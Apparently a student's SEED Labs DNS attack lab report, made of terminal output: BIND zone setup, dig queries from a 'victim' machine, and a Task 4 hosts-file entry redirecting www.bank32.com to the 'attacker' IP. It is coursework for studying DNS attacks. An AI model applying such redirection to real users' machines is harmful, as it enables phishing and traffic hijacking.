
```
seed@pes1201800144rajdeep:~$ sudo nano /etc/bind/named.conf
seed@pes1201800144rajdeep:~$ cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";


zone "example.com" {
type master;
file "/etc/bind/example.com.db";
};


zone "2.0.10.in-addr.arpa" {
type master;
file "/etc/bind/10.0.2.db";
};


seed@pes1201800144rajdeep:~$ 
```

Screenshot 3.1: Creating zones in /etc/bind/named.conf for forward and reverse lookups




```
seed@pes1201800144rajdeep:~$ cat /etc/bind/example.com.db
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS      ns.example.com.
@       IN      MX      10 mail.example.com.

www     IN      A       10.0.2.101
mail    IN      A       10.0.2.102
ns      IN      A       10.0.2.12
*.example.com.  IN      A 10.0.2.100
seed@pes1201800144rajdeep:~$ 
```

Screenshot 3.2: Forward lookup file




```
seed@pes1201800144rajdeep:~$ cat /etc/bind/10.0.2.db
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
12      IN      PTR     ns.example.com.
seed@pes1201800144rajdeep:~$
```

Screenshot 3.3: Reverse lookup file



```
seed@pes1201800144rajdeep:~$ sudo service bind9 restart
seed@pes1201800144rajdeep:~$
```

Screenshot 3.4: Restarting bind9 server




```
seed@pes1201800144rajdeep:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10438
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       10.0.2.12

;; Query time: 0 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Mon Mar 08 10:38:25 EST 2021
;; MSG SIZE  rcvd: 93

seed@pes1201800144rajdeep:~$
```

Screenshot 3.5: dig command on victim machine


In the zone file, configuration of example.com was set to 10.0.2.101 which is shown on dig command on victim machine since the server machine acts as DNS server for the victim.

TASK 4:




```
seed@pes1201800144rajdeep:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=1 ttl=117 time=9.40 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=2 ttl=117 time=25.4 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=4 ttl=117 time=13.0 ms
^C
--- bank32.com ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3221ms
rtt min/avg/max/mdev = 9.400/15.958/25.411/6.849 ms
seed@pes1201800144rajdeep:~$ 
```

Screenshot 4.1: Pinging bank32.com



```
seed@pes1201800144rajdeep:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
10.0.2.13       www.bank32.com
seed@pes1201800144rajdeep:~$ 
```

Screenshot 4.2: Adding entry to hosts file in victim machine




```
seed@pes1201800144rajdeep:~$ ping www.bank32.com
PING www.bank32.com (10.0.2.13) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.13): icmp_seq=1 ttl=64 time=1.47 ms
64 bytes from www.bank32.com (10.0.2.13): icmp_seq=2 ttl=64 time=1.21 ms
^C
--- www.bank32.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.217/1.345/1.474/0.133 ms
seed@pes1201800144rajdeep:~$
```

Screenshot 4.3: Ping to bank32.com reaches attacker machine with IP 10.0.2.13


In the victim machine, an entry is added with the www.bank32.com addressing to attacker's IP. Now, whenever the victim pings bank32.com, he will be pinging indirectly to the attacker machine.

TASK 5:




```
seed@pes1201800144rajdeep:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60422
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       10.0.2.12

;; Query time: 0 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Mon Mar 08 12:01:26 EST 2021
;; MSG SIZE  rcvd: 93

seed@pes1201800144rajdeep:~$
```

Screenshot 5.1: dig command to www.example.net from victim machine



